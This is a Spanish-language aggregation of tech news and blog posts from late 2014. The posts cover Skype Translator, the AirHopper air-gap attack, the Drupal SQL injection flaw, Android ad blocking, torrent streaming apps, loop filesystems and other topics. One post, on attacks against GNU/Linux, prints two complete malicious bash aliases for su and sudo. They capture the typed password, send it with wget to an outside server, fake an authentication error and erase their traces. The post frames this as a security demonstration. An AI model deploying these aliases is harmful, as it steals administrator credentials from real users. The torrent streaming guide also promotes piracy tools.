Si no sale un email porque estás poniendo doble @ … es culpa del administrador de red, del informático, de los servidores, hasta de la asistente de limpieza… de todos, menos del propio usuario. Así que, no pongo mi pellejo en juego por nadie :)


The post Monitorear un usuario y sus emails con Postfix appeared first on Desde Linux.

04 Nov 09:42

¿Quieres ser de los primeros en probar Skype Translator? Microsoft abre un registro para la versión previa

by Rodrigo Garrido

Captura De Pantalla 2014 11 03 A Las 21 29 53

No, Microsoft no se ha olvidado del prometedor sistema de traducción en tiempo real: Skype Translator. Después de que lo anunciaron el pasado mes de mayo, hoy pone a disposición un registro para entrar en un proceso de selección y así ser los primeros que podamos probarlo.

Ante la publicación de dicho registro hay algunas cuestiones a tomar en cuenta. Parece que el sistema sólo funcionará bajo Windows 8.1 (ordenadores y tablets) y los idiomas que podrá traducir, por ahora, serán en total 12: árabe, chino (cantonés), chino (mandarín), inglés, francés, alemán, italiano, japonés, coreano, portugués, ruso y por supuesto español.

Al registro también se solicita introducir un correo electrónico, y contestar una pregunta sobre qué dispositivos actualmente utilizamos para realizar llamadas vía Skype, y claro que con ella nos queda en claro que el sistema llegaría a una considerable cantidad de plataformas.

Al final del registro se envía un correo que confirma que Skype Translator, por ahora, sólo funcionará bajo Windows 8.1, y que la versión previa, a la que nos estamos inscribiendo, será lanzada a finales de este año. No se sabe nada sobre una versión para el público general, pero al menos este previo seguro y resolverá muchas dudas en torno a su funcionamiento.

Vía | Skype Blog
Más Información | Skype Translator

-
La noticia ¿Quieres ser de los primeros en probar Skype Translator? Microsoft abre un registro para la versión previa fue publicada originalmente en Genbeta por Rodrigo Garrido .


03 Nov 12:48

Robar información de un ordenador no conectado es posible gracias a AirHopper y señales FM

by María González

Airhopper

Que un ordenador no esté conectado a Internet no significa que éste no sea vulnerable. Desde luego puede dificultar algo más las cosas ante un hipotético atacante, pero existen varias formas de poder infectarlo una vez se consigue acceso físico a él. La dificultad reside entonces en cómo sacar la información, ya que en entornos muy controlados no se permite la conexión de lápices USB y otros dispositivos.

Un grupo de investigadores de Israel ha conseguido una forma bastante ingeniosa de poder extraer dichos datos y enviarlos en remoto al atacante en cuestión. ¿Cómo? con AirHopper, un malware que, una vez instalado en un equipo aislado de Internet, utiliza la propia tarjeta gráfica del equipo para emitir pequeñas señales electromagnéticas con el cable del monitor a modo de antena cada vez que se pulsa una tecla.

Para recibir dichas pulsaciones es necesario que un teléfono móvil con receptor FM (vamos, cualquier teléfono que tenga radio) se sitúe en las inmediaciones, bien sea por proximidad del propio atacante o porque se ha infectado también dicho terminal. El móvil recibe entonces las señales y automáticamente, utilizando su conexión de datos, SMS o el sistema de nuestra elección, los reenvía a quien esté escuchando en remoto.

Según las pruebas que han hecho dichos investigadores, el sistema móvil-ordenador tendría un alcance de hasta 7 metros y una velocidad de transmisión de datos de entre 13 y 60 Bytes por segundo. Puede que no sea excesivo, pero sí lo suficiente para transmitir una contraseña o pequeño texto. En el vídeo que os dejamos a continuación podéis ver una muestra con un móvil cercano pero también con un teléfono que se encuentra en otra habitación contigua:

Si bien se trata de un método bastante elaborado (lo de tener que infectar primero el PC y luego un teléfono o estar en las inmediaciones del ordenador es un factor que limita bastante), el proceso no deja de ser bastante original e interesante. Lo suficiente para demostrar que, por mucho que un ordenador no esté conectado a la red, esto no significa que vaya a ser inmune a ataques externos. Y ojo, que no es el único: hace un par de semanas, y como explican en Security Week, otro investigador encontraba la forma de "colarse" en un ordenador aislado utilizando su escáner.

Más información | Estudio completo
Vía | Hacker News

-
La noticia Robar información de un ordenador no conectado es posible gracias a AirHopper y señales FM fue publicada originalmente en Xataka por María González .


03 Nov 12:42

The Internet Archive lanza una colección de recreativos disponible desde el navegador

The Internet Archive lanza una colección de recreativos disponible desde el navegador


Después de recopilar lo mejor de las consolas clásicas, The Internet Archive vuelve a la carga con The Internet Arcade. La organización sin ánimo de lucro presenta un salón recreativo virtual con más de 900 títulos que se pueden jugar directamente desde el navegador. Y sin gastar una sola moneda. La colección abarca títulos lanzados entre los 70 y los 90, incluyendo clásicos como Out Run, Millipede, Paperboy, Arkanoid, Q*Bert o el mismísimo Pac-Man. Todos los juegos están emulados a través de la versión JavaScript de la plataforma MESS, el proyecto hermano del conocido emulador MAME.… Leer noticia completa y comentarios »
03 Nov 08:14

"Apocalipse" en Drupal 7: Hackeados por un Bug de SQL Injection en función de seguridad contra SQL Injection

by noreply@blogger.com (Maligno)
Los titulares en los medidos de comunicación hablan de Apocalipse en Drupal 7 debido al bug de SQL Injection que se publicó el 15 de Octubre y que está siendo explotado de manera masiva y automatizada. El bug fue descubierto por Stefan Horst de Sektioneins y ha recibido el CVE-2014-3704. Dicho exploit a día de hoy ya es público y permite a cualquier atacante hacer un ataque de SQL Injection en el servidor sin necesidad de estar autenticado en la plataforma a través de unas funciones que en teoría son de seguridad para evitar ataques de SQL Injection.

Figura 1: Si no tienes la versión 7.32 probablemente estés hackeado

Desde ese momento, se habla de que probablemente, si tienes un Drupal 7 y no lo has actualizado a la versión 7.32 existe un alto grado de certeza de que esté comprometido. Lo que le hayan podido hacer a tu sitio depende. Pueden haberlo utilizado para distribuir malware, para meter paneles de control en ataques de phishing o simplemente para hacer BlackSEO, que siguen creciendo día a día el número de sitios infectados. Revisa en detalle tu sitio, y si no ves nada busca bien otra vez si no tienes el Drupal 7 actualizado.

Figura 2: El bug de SQL Injection está en el prepare stament que usa Drupal 7 para evitar SQL Injection

El equipo de Drupal publicó el Security Advisory  donde además deja recomendaciones de qué debes hacer si el sitio ha sido comprometido por un ataque. En él se dejan algunas reflexiones prácticas que debes tener en cuenta sobre cómo proceder para hacer un análisis forense del sitio, decisiones que debes tomar y medidas legales a ejecutar en cada caso.

Figura 3: Security Advisory de Drupal alertando de que es Highly Critical

Yo te recomiendo que actualices todo el software y reinstales una copia de seguridad anterior al 15 de Octubre, para evitar cualquier problema. Si el sitio ha sido comprometido pueden haber dejado backdoors a nivel de sistema operativo, a nivel de base de datos, a nivel de servidor web o a nivel de aplicación web. Por supuesto, si se han llevado los usuarios y las contraseñas debes cambiarlas todas sin excepción. 

Mi recomendación es que fortifiques el sistema pensando ya en el futuro y que establezcas una política de copia de seguridad que evite que pierdas muchos datos en un caso similar a posteriori. Recuerda que si quieres también puedes poner Latch en Drupal 7 para evitar que cualquier password sea utiliza sin consentimiento del usuario en un ataque futuro.

Saludos Malignos!
31 Oct 07:04

Cómo bloquear la publicidad en Android

by Ander Raso
Cómo bloquear la publicidad en Android

Para bloquear la publicidad en Android vamos a usar Adblock Plus, que nos permite eliminar los anuncios de nuestro navegador y de las aplicaciones.

Una de las cosas que más me ha molestado siempre de Android, son las aplicaciones que ponen banners de publicidad. Estás tranquilamente jugando a un juego y de repente se para, aparece un banner, lo clicas de forma no intencionada y te lleva a la página de un anuncio que normalmente no te interesa. O puede que estés usando cualquier otra aplicación y tiene un banner inferior que te desconcentra de lo que haces, o un banner medio oculto que parece un botón normal de la aplicación.

Muchos de los desarrolladores de apps para Android ofrecen una versión gratuita de su aplicación cargada de anuncios, con los que ganan dinero, en aras de que compres una versión que lleva el sufijo de PRO, que no es más que lo mismo pero sin anuncios. Y eso está muy bien, siempre que sean anuncios no intrusivos. El problema llega cuando a veces te encuentras con apps en las que aparecen anuncios salvajes que acabas clicando sin querer. Después de haber caído a traición por cuarta vez consecutiva en los anuncios de una aplicación, he entrado en furia y me he puesto a buscar soluciones. El resultado a sido fantástico y he conseguido bloquear la publicidad en Android tanto navegando por internet, como en las aplicaciones, salvo en la de YouTube. Pero para este caso podemos usar FREEdi, que con el truco de abajo se queda sin publicidad y además puede reproducir vídeos en segundo plano.

Bendito sea Adblock Plus

bloquear la publicidad en Android

No se si os habéis dado cuenta, pero Google ha estado bloqueando aplicaciones de Google Play cuya función es la de suprimir la publicidad. No es tonto este Google, ya que su forma de negocio se basa precisamente en mostrar esos anuncios. Así que no esperéis encontrar el famoso Adblock Plus en su tienda de aplicaciones. Esta vez vamos a transitar por otros senderos para ser capaces de derribar la publicidad de nuestro Android.

Opción 1 - Bloquear la publicidad solo en nuestro navegador.

Si eres un alma caritativa y altruista quizá no te parezca bien bloquear los anuncios de las aplicaciones que usas, te compadeces de los desarrolladores y eso está muy bien, pero no soportas los anuncios en Internet. Si este es tu caso te comunico que en Firefox para Android tienes la capacidad de instalarle complementos y uno de ellos es Adblock Plus, al que puedes añadir a tu navegador desde este enlace simplemente haciendo click en descargar ahora. Por defecto permite anuncios no intrusivos, pero si un día entras en cólera porque has clicado un anuncio que no querías, recuerda que puedes deshabilitar todos los anuncios en su configuración.

Opción 2 - Bloquear la publicidad en Internet y aplicaciones.

Si estás harto del modelo de negocio de la publicidad esta es la opción que buscas. Con esta aplicación no hace falta usar el complemento de Firefox pero puedes instalarlo también si quieres. Para bloquear la publicidad en Internet y aplicaciones vamos a instalar la aplicación Adblock Plus, no requiere ser root en nuestro dispositivo. Tenemos dos formas de hacerlo, podéis descargar el archivo de instalación apk directamente desde este enlace (recordad que en seguridad debéis permitir la instalación de aplicaciones de terceros), o podemos buscarla en F-Droid, una fantástica aplicación que sirve para descargar aplicaciones libres o de código abierto. Una vez instalado el bloqueador de publicidad, veremos el icono de Adblock Plus en la barra de tareas y al hacerle click observaremos un interruptor para activarlo o desactivarlo a nuestro antojo. La configuración de esta herramienta varía de dispositivo a dispositivo y depende de la versión de Android se hará de una forma u otra, en mi caso ha funcionado directamente al instalarla.

Si os ha servido de ayuda y os lo podéis permitir, recordad donar un poquito al proyecto Adblock Plus. El software libre es accesible para todos, pero a cambio se mantiene de la buena voluntad de la gente.


30 Oct 19:45

¡PopcornTime en una RaspberryPi con PiTV!

pitv

PiTV retransmite series o películas desde enlaces torrent como hace PopcornTime...

Cont...

30 Oct 08:15

Ataques a GNU/Linux con alias maliciosos de su y sudo

by noreply@blogger.com (Maligno)
A principios de este año nos enteramos de que en mi centro de estudios iban a poner Linux en los laboratorios de electrónica. En concreto estaban metiendo GNU/Linux Manjaro, una derivada de Arch Linux en la que por seguridad, los usuarios utilizarían cuentas no privilegiadas para trabajar y cuando fuera necesario pasarían a modo super usuario con un comando "su", para gestionar software o hacer configuraciones.

Figura 1: Cómo hacer ataques a sistemas GNU/Linux con alias maliciosos

El reto que se nos planteó era ver si sería complejo o no robar las cuentas de los super usuarios en los sistemas de este entorno, para ver si esto podía generar muchos problemas de soporte o no. Con esto en mente, se me ocurrió que una forma de robar las contraseñas sería usar un comando alias de los sistemas *NIX* para crear un falso "su" que me permitiera acceder a las contraseñas cuando se teclearan en una sesión de usuario no privilegiado para pasar a super usuario. Os cuento el ataque paso a paso.

Paso 1: Control de la sesión no privilegiada

El primer objetivo es conseguir el acceso a una sesión no privilegiada del sistema. Esto puede hacerse de muchas formas que van desde aprovechar un descuido de la sesión hasta "te paso este ejercicio en este pendrive, ejecuta este programa que te copia todos los ficheros de esta práctica" - para lo que yo me creé un pequeño script bash que descarga de Internet todo - , o cualquier forma de conseguir una ejecución de un script en el sistema. Un buen truco podría ser utilizar un USB Rubber Ducky para ejecutarlo en un descuido de la víctima.

Figura 2: USB Rubber Ducky simula ser un pendrive pero es un teclado programado

No olvidéis que esto está pensado para ataques que se realizan en entornos conocidos y la ingeniería social es importante, como en el ejemplo de ataque que se publicó ayer, donde se robaba la base de datos por medio de la apertura de un fichero Excel creado a medida.

Paso 2: Ejecución del script que crea el falso alias de su

El script inicial, al que llamé "aliasliado" crea un falso alias malicioso para su que simula un fallo en la autenticación cuando se introduce la contraseña que se requiere al ejecutar el autentico comando "su". La idea es que cuando se ejecute el comando "su", realmente se ejecutará el alias malicioso de "su". Éste pedirá  la contraseña de super usuario, la robaría, me la enviaría, mostraría un error de autenticación y borraría todo. El script que crea este falso alias es el siguiente:
alias su=' echo -n "Contraseña: " ; read -s PASS1 ; wget --background --quiet --output-document=$HOME/.local/.wine32 "blogx86.net/aliasliado.php?victima=HackConcept&clave=$PASS1" > /dev/null ; echo "" ; sleep 3 ; echo "su: Fallo de autenticación" ; unalias su >> /dev/null 2>&1 ; unset PASS1 ; rm -f $HOME/.local/.wine32 > /dev/null 2>&1 ; sed -e "/^alias su/d" ~/.bashrc > .temporal ; mv .temporal ~/.bashrc '
Como se puede ver, una vez que se ejecuta el comando "su" vía el alias malicioso, la contraseña que se haya introducido ha volado a manos del atacante y se ha eliminado cualquier rastro de infección dejando que el equipo funcione como estaba funcionando antes.

Paso 3: Una evolución del ataque gracias a "melasudo"

Hablando ayer con Chema Alonso sobre la publicación de este artículo, descubrí que el equipo de auditoría web de Informática 64 - ahora en Eleven Paths - hace un par de años había hecho lo mismo, pero con el comando sudo, mucho más efectivo para algunas distribuciones de GNU/Linux como Ubuntu. En esos casos es script lo aprovechaban para ownear servidores web en los que habían conseguido acceso no privilegiado con la cuenta del servidor web y querían hacer una elevación de privilegios.

Figura 3: Script de melasudo que crea un alias malicioso para sudo

El paso a paso está explicado en el artículo: "Melasudo: robar la password a un sudoer con ingenio" En este alias malicioso, utilizan una llamada a un script oculto en el directorio $HOME de la víctima que me ha gustado, así que he mezclado ambas ideas en el siguiente alias malicioso para que sea mi "Chevrolet Camaro" en este tipo de ataques.
alias sudo=' echo -n "[sudo] password for $(whoami): " ; read -s PASS1 ; wget --background --quiet --output-document=$HOME/.local/.wine32 "blogx86.net/aliasliado.php?victima=HackConcept&clave=$PASS1" > /dev/null ; echo "" ; sleep 3 ; echo "Lo sentimos, vuelva a intentarlo." ; unalias sudo >> /dev/null 2>&1 ; unset PASS1 ; rm -f $HOME/.local/.wine32 > /dev/null 2>&1 ; sed -e "/^alias su/d" ~/.bashrc > .temporal ; mv .temporal ~/.bashrc ; sudo $1 $2 $3 $4 $5 $6 $7'
El siguiente vídeo muestra este script funcionando en un ataque. En él se puede ver cómo se crea el alias malicioso, se roba la contraseña y luego todo queda igual que antes.


Figura 4: Vídeo demostración de ataque con alias malicioso
Conclusiones

Cualquier punto de entrada sigue siendo potencialmente peligroso, ya sea un fichero Excel, un USB Rubber Ducky que se conecta o un programa camuflado de cualquier forma. Conseguir la ejecución en un entorno no privilegiado sería el primer paso para conseguir luego la elevación de privilegios, aun con ayuda de un usuario.

Figura 5: Como conseguir una elevación en Windows con infección de enlaces a aplicaciones no privilegidas

Hace tiempo, cuando Windows Vista implantó UAC por defecto con el máximo nivel de seguridad, ya se publicó en el año 2007 una forma similar para lograr la elevación de privilegios infectando los enlaces a aplicaciones que el usuario no privilegiado tenía, así que como veis, el ataque se puede hacer igualmente en sistemas Windows.

Autor: Christian Prieto
Escritor del blog X86.net
30 Oct 08:08

La guía definitiva de aplicaciones para ver torrents en streaming

by Gabriela Gonzalez
La guía definitiva de aplicaciones para ver torrents en streaming

Te contamos algunas de las mejores opciones a la hora de ver contenido multimedia desde tu PC sin tener que descargar nada a tu disco duro, y gracias la tecnología de los torrents.

Descargar series o películas a tu ordenador puede ser ilegal en muchas partes del mundo, ya que no estás pagando por acceso al contenido. Pero, ¿qué pasa cuando no existe forma de pagar porque nadie te da siquiera la oportunidad de ser un cliente? Dependiendo de tu área geográfica en el mundo, es posible que no puedas acceder de ninguna manera legal a un número enorme de entretenimiento. A pesar de que estamos en el año 2014 las películas se siguen estrenando primero o exclusivamente en solo algunos países, las series de TV que llegan a los canales de tu TV regional o de tu servicio por cable vienen con una o más temporadas de retraso. Si quieres pagar por ver algo en streaming también lo bloquean por región, y estás son las alturas a las que Netflix ni siquiera está disponible en España.

No importa si quieres pagar, a Hulu o a Spotify no les puedes ofrecer tu dinero si no viene de un país permitido. Cuando la industria entienda que la mejor manera de combatir la "piratería" es hacer que tu contenido se pueda obtener más fácil de forma legal, ese día seremos todos felices. Si te preocupa o te molesta tener que bajar archivos a tu ordenador para ver tus series favoritas, o disfrutar de películas, lo mejor que puedes hacer es mirarlas en streaming, de forma que nada queda almacenado en tu disco duro, el proceso es más sencillo, cómodo y rápido, y tienes una enorme cantidad de opciones para hacerlo.

Popcorn Time

popcorntime

El único, el indiscutible. Desde que Popcorn Time apareció en el panorama le cayeron encima para intentar enterrarlo en el fondo del mar de la horrible piratería que amenaza una industria que no para de ganar más dinero, pero es incapaz de ofrecer algo así de forma legal por la que muchos pagaríamos felices. Popcorn Time hace del proceso de ver series y películas en Internet, un paseo por la playa. Con una interfaz simple y fácil de usar, excelentemente organizada y con mucho, mucho contenido. Puedes descargarlo en Linux, Windows y OS X, ofrece subtitulos en múltiples idiomas, información y ratings de IMDb, y la posibilidad de añadir favoritos.

Todas las películas están en calidad 720 o 1080p, y las series en 480 o 720. No vas a encontrar nada de menos calidad ahí, así que versiones tipo CAM de esas que se ven terribles nunca entran a la aplicación.

Isoplex

torrents en streaming

De las manos de la gente de Isohunt, un popular sitio de descargas de torrents, nos llega Isoplex, una app muy parecida a Popcorn Time y que de hecho usa muchas de las mismas tecnologías, como peerflix. Isoplex ofrece más vídeos al indexar más tipos de calidad y no solo 720 y 1080p como Popcorn Time. También es una app portable así que no tienes que instalar nada en tu sistema, y puedes usarlo en Windows, Linux, y OS X.

Peerflix

torrents en streaming

Peerflix es una de las tecnologías que utilizan los dos primeros de esta lista para poder hacer streaming de los torrents. Si no quieres usar ninguno de los anteriores, puedes usar Peerflix "crudo" desde tu distro Linux favorita y hacer streaming de cualquier torrent a tu instalación de VLC.

Ace Stream

torrents en streaming

Ace Stream es una versión modificada de VLC que puedes instalar en Windows y que te permite hacer streaming de cualquier torrent. Si no quieres usar el reproductor nativo, puedes instalar las extensiones para Chrome o Firefox y ver el contenido directamente desde la web.

MoviePanda

moviepanda 1

MoviePanda es una aplicación nueva que también tiene el estilo Popcorn Time, pero esta solo ofrece películas, aunque en muchísimas versiones con calidades que varían desde DVDRip, hasta 1080p. MoviePanda también ofrece subtitulos en múltiples idiomas, ratings de IMDb, e información de las películas. La interfaz es bastante buena y organiza los títulos muy bien.

TorrenTV

torrentv 2

Para quienes tienen un Apple TV, Roku, o Chromecast. TorrenTV te permite enviar cualquier torrent a tu gadget favorita via airplay, y puedes crear fácilmente los ejecutables para Linux, Windows o Mac.

Joker.org

torrents en streaming

La herramienta más reciente que he probado, Joker lleva el minimalismo y la simplicidad a un nuevo extremo. Se trata de una web en la que puedes pegar cualquier archivo torrent o magnet link y comenzar a ver el vídeo instantáneamente. ¿Subtitulos? También tiene. La formula es copia, pega, y disfruta. Y, para más comodidad puedes manejar la interfaz a través de atajos de teclado. Ridículamente genial.


29 Oct 15:50

Android Lollipop permitirá eliminar todas las apps preinstaladas de las operadoras

by Manuel Ramírez

Lollipop

Uno de los mayores problemas con los que se suele encontrar el usuario cuando adquiere un teléfono bajo un operador es la ristra de apps preinstaladas que llegan del mismo y que no pueden ser desinstaladas desde el propio terminal, a no ser que se tengan privilegios ROOT para que de esta forma se puedan eliminar. Una de las opciones que quedan es “congelar” estas apps, para que incluso con algunas sea imposible realizar esta acción.

Android Lollipop irá llegando en breve a los diferentes terminales, empezando por los Nexus, y entre una de sus características más llamativas será la capacidad que dará al usuario de poder borrar este tipo de apps. Una opción muy deseada por muchos usuarios, y que podrán contar con ella, aunque con algún condicionante que otro que a continuación explicaremos.

Bloatware sí

Android Lollipop

Este tipo de apps han sido llamadas como “Bloatware” o “crapware”, y han sido uno de los problemas más grandes con los que se han encontrado los usuarios. Todo proviene de hace unos cuantos años, cuando los terminales Android tenían una memoria interna inferior en capacidad llegando a los 256 o 521MB con una memoria RAM que andaba también por estos números. Si llegábamos a tener muchas apps instaladas, mirábamos esas apps que nunca usábamos como un estorbo en la memoria del terminal, así que uno mismo llegaba a dar privilegios ROOT a su teléfono para borrarlas, aparte de que se quedaban en segundo plano usando parte de la RAM para sus procesos.

Finalmente, un teléfono sin este tipo de apps funcionaba mejor e iba más ligero, de aquí que poco a poco los usuarios fueran “odiando” este tipo de apps y las ROMs por defecto que venía con el terminal preinstalada. Esta ha sido otra de las ventajas de flashear ROMs personalizadas, dejando solamente las apps esenciales instaladas, dejando la memoria interna para aquellas que sí queramos tener por nuestra cuenta.

Con condicionantes

Bloatware

Android Lollipop tendrá esta brillante característica de poder eliminar estas apps. Empieza por como los operadores pueden tener una lista de aplicaciones descargadas automáticamente desde la Play Store en el dispositivo la primera vez que se inicie, lo que significa que estas apps serán instaladas en la partición de los datos, no incrustadas en el sistema.

Las apps que se encuentren en el sistema no pueden ser eliminadas sin permisos ROOT, pero las que sí están en los datos sí pueden ser borradas. El objetivo es permitir a los usuarios que puedan eliminar esas apps que las operadoras ponen en sus terminales.

Ahora todo queda en que las operadoras usen esta nueva funcionalidad, ya que por todos los medios intentarán pasar por encima, ya que no desean que los usuarios sean capaces de desinstalar sus “queridas apps”, debido sobre todo a que disminuye el valor de su marca teniendo apps que funcionan también como publicidad.

Uno de los factores a los que ha llevado a Android a tener un gran éxito ha sido debido a su capacidad para instalar ROMs personalizadas y tener privilegios ROOT para poder controlar todo lo que se tiene en un teléfono que se “supone” que es del usuario. Ya sea eliminar apps no deseadas, personalizarlo desde 0 tener la sensación de que tenemos todo el control sobre el mismo.

El artículo Android Lollipop permitirá eliminar todas las apps preinstaladas de las operadoras ha sido originalmente publicado en Androidsis.


29 Oct 15:45

Instalar la última versión de Transmission en Raspberry Pi

torrent

Me he encontrado un fantástico tutorial que quería compartir con vosotros para tener a la última el cliente de torrent más famoso para la Raspberry PI: Transmission.

Para instalarlo se vale de los paquetes en el repositorio Jessie de Debian, a los que espero que tengamos acceso de forma oficial pronto en nuestra distro favorita.

Enlace: htpcguides.com

29 Oct 15:45


HP Sprout: el PC todo en uno sin teclado que escanea objetos en 3D

by Carlos Zahumenszky

HP Sprout: el PC todo en uno sin teclado que escanea objetos en 3D

Hace apenas una semana escuchábamos los primeros rumores sobre un nuevo PC que el departamento de innovación de HP estaba desarrollando. Su nombre es HP Sprout, y es una de las apuestas más arriesgadas, extrañas e interesantes que hemos visto últimamente en el mundo de los PC de sobremesa.

Read more...

29 Oct 12:36

Denegación de servicio en dispositivos Cisco IOS y Cisco IOS XE

by noreply@blogger.com (Antonio Ropero)
Cisco ha anunciado la existencia de una vulnerabilidad de denegación de servicio en dispositivos con software Cisco IOS y Cisco IOS XE.

La vulnerabilidad, con CVE-2014-3409, reside en el Ethernet Connectivity Fault Management (CFM) debido a a un tratamiento incorrecto de paquetes CMF específicamente construidos. Un atacante remoto sin autenticar podrá explotar esta vulnerabilidad para provocar el reinicio del dispositivo. La repetición del ataque de forma continuada podrá provocar la condición de denegación de servicio.

Cisco no ofrece actualizaciones gratuitas para este problema. Los usuarios afectados deberán contactar con su canal de soporte para obtener versiones actualizadas.

Más información:


Cisco IOS and IOS XE Software Ethernet Connectivity Fault Management Vulnerability


Antonio Ropero

Twitter: @aropero
28 Oct 10:50

Un exploit en Encontrar Mi Móvil permite bloquear teléfonos Samsung de forma remota

Un exploit en Encontrar Mi Móvil permite bloquear teléfonos Samsung de forma remota


La agencia federal NIST y el investigador de seguridad Mohamed Baset han descubierto una grave vulnerabilidad en el servicio Encontrar Mi Móvil para terminales Samsung. Aprovechando las propias características de esta funcionalidad, el exploit permite a terceros realizar llamadas o bloquear y desbloquear el dispositivo de forma remota. Según señala NIST en su informe, los controles remotos de Encontrar Mi Móvil "no validan la fuente de los códigos de bloqueo recibidos a través de una red, lo que hace más fácil para atacantes remotos causar una denegación de servicio". Debido a la… Leer noticia completa y comentarios »
28 Oct 07:36

Tutorial: Sistemas de archivos Loop

by roader

¿Que es un sistema de archivos loop?

Gnu/Linux (y la gran mayoría de sistemas unix) dispone de un mecanismo que permite montar un fichero (previamente formateado) como si fuese un disco duro, normalmente sin tabla de particiones. Este cutre diagrama (hecho por mi) explica el funcionamiento de dicho mecanismo.

Diagrama de flujo que explica (grosso modo) el funcionamiento de los archivos loops en GNU/linux.

**No representa al completo el funcionamiento real.

Usos de los archivos loop

1- Montar archivos.iso

Los archivos.iso, el estándar por antonomasia en CDs y DVDs no es mas que un archivo loop cuyo sistema de archivos puede ser ISO 9960 (mas común en CDs) o UDF (mas común en DVDs). Para montarlo, haremos uso del comando mount.

mkdir iso #creamos el directorio
chmod -R 666 iso #concedemos a todos los usuarios permiso de lectura
mount imagen.iso iso/ # montamos la imagen iso (requiere root)

La limitación que tiene es que, por motivos obvios, ambos sistemas de archivos son de solo lectura.

2- Squashfs de solo lectura

Supongamos que tenemos una carpeta de imágenes y/o vídeos que esta organizada según el año en que se sacó. Obviamente, es bastante improbable que queramos modificar los datos contenidos en carpetas de años anteriores. Ahí es donde entra en juego Squashfs. Squashfs es un sistema de archivos comprimido de solo lectura, por lo que una vez hecha la imagen, no podremos modificar los datos dentro.

Así, no solo ahorraremos cantidades enormes de espacio, sino que también ocurrirá el curioso efecto de que la lectura de los archivos sera mas rápida, al tener que leer archivos mas pequeños, dado que hoy en día descomprimir un archivo es un esfuerzo mínimo para la mayoría de CPUs.

Dejando los preámbulos, para crear la imagen squashfs debemos usar el comando mksquashfs, cuya sintaxis es simple :

mksquashfs directorio 1 [directorio 2 directorio 3...] imagen.sqsfs -comp [algoritmo de compresión] -b [tamaño del bloque ]

Y aquí un ejemplo práctico :

mksquashfs fotos-2009 fotos-2010 fotos-2011 fotos-2012 fotos-2013 fotos_2009-2013.sqsfs -comp xz -bs 1M

Bien, el algoritmo elegido es xz dado que es el que mayor ratio de compresión ofrece (de los disponibles), mientras que el tamaño de bloque elegido es el máximo. lo que permite obtener mejores resultados de compresión (por defecto son 64KiB).

Ahora deberíamos poder montarlo con un simple ;

mount fotos_2009-2013.sqsfs fotos_2009-2013/

Tras comprobar que todo esta correcto podemos borrar los archivos originales o dejar el archivo como backup.

En caso de que queramos que se monte al arrancar el SO debemos añadir a la /etc/fstab una linea de este estilo :

/dir/loop.sqsh /dir/mountdir squashfs ro,defaults 0 0

Introducir datos incorrectos en el archivo /etc/fstab hará que el sistema deje de arrancar. Para asegurarnos de que todo funciona correctamente, podemos usar el comando mount -a

Ahora bien, ¿Que ocurre cuando queremos añadir o borrar archivos, o simplemente extraer estas snapshots? Pues que tenemos el comando el comando unsquashfs.

unsquashfs [opciones] snapshot.sqfs [Directorios o archivos que extraer]

Por defecto usara como directorio de extracción “squashfs-root”. se puede cambiar con la opción -d

Aparte de este ejemplo, squashfs también es utilizado en :
  • Livecds
  • Sistemas embebidos
  • Servidores
  • En general, cualquier sistema de solo-lectura

3-“Swap de emergencia”

Imagina que por el motivo que sea (hibernación, compilaciones masivas… ) necesitas un extra de swap. Aquí es donde entra en juego el archivo loop, el primer paso consiste en hacer un archivo vacío de un tamaño determinado, con un tamaño de bloque determinado, esto lo hacemos con el comando dd :

dd if=/dev/zero of=loop bs=1M count=512

dd en las manos equivocadas es peor que un mono con una escopeta. Piensa antes de apretar enter

En este caso, el bloque es de un MiB y el tamaño del archivo son 512MiB. No tiene por que ser así.

Creamos y activamos la swap con este comando

mkswap loop && swapon loop

Ten en cuenta que el rendimiento de un archivo loop siempre es algo inferior al de uno físico real.

4-Haz lo que quieras

Estos solo son algunos de los ejemplos mas característicos, siéntete libre de experimentar con chroots, sistemas cifrados, sistemas loops anidados… Sus posibilidades son ilimitadas. Pero, cuidado con los comandos que ejecutas, piensa bien antes de presionar enter.

Links de interés

The post Tutorial: Sistemas de archivos Loop appeared first on Desde Linux.

28 Oct 07:25

Fabricantes de PCs obligados a devolver el valor de licencias Windows en Italia

by admin

palaciodejusticia_romaDespués de una larga batalla jurídica, la Suprema Corte di Cassazione en Italia, ha confirmado en última instancia, que los usuarios que compren cualquier tipo de hardware con software preinstalado como es el caso del sistema operativo Windows, tienen el derecho a la devolución del importe de la licencias si no aceptan los términos de las mismas una vez iniciado el sistema.

Con ello se pretende proteger la libertad de elección del usuario y favorecer la libre competencia entre las empresas, estableciendo que para la compra de un ordenador o cualquier otro tipo de hardware no es preciso asumir forzosamente la licencia de software.

Ante las trabas y dilaciones que algunos fabricantes de PCs estaban poniendo al cumplimiento efectivo de la sentencia, La Asociación para los Derechos de los Usuarios y Consumidores ((ADUC), junto con la Free Software Foundation Europa y la Sociedad Italiana Linux, han iniciado una campaña en la que instan directamente a la Autoridad de la Competencia y el Mercado para que esto se lleve a la práctica, sospechándose según la ADUC la existencia de acuerdos ocultos entre Microsoft y la mayoría de fabricantes (HP, Sony, Lenovo, etc..) para eludir la sentencia y socavar los derechos del consumidor.

A efectos prácticos esto significa que los fabricantes de hardware además de estar obligados a devolver los costes de la licencias preinstaladas, también deben indicar el valor del reembolso en los envases, folletos y estanterías donde se comercializa.

En la petición también se solicita que se debe indicar en la web del fabricante, en una página de fácil acceso, información completa, precisa y actualizada sobre el procedimiento que deben adoptarse para el reembolso de la licencia de software.

Y todavía más importante que no se pueda rechazar o demorar el cumplimiento de la devolución por procedimientos complejos, costosos o innecesarios utilizando artimañas como puede ser enviar el dispositivo a un centro de servicio técnico, como ha sido el caso de ASUS que solicitaba que lo enviaran a sus instalaciones en los Paises Bajos.

Una buena noticia para los consumidores italianos que esperemos que pronto es extienda a otros países, para alegría de muchos linuxeros que no nos gusta tocar a Windows ni con un palo

Fuente

28 Oct 07:05

Fire TV Stick, el nuevo dongle HDMi de Amazon

by Pedro Santamaria

Firetv

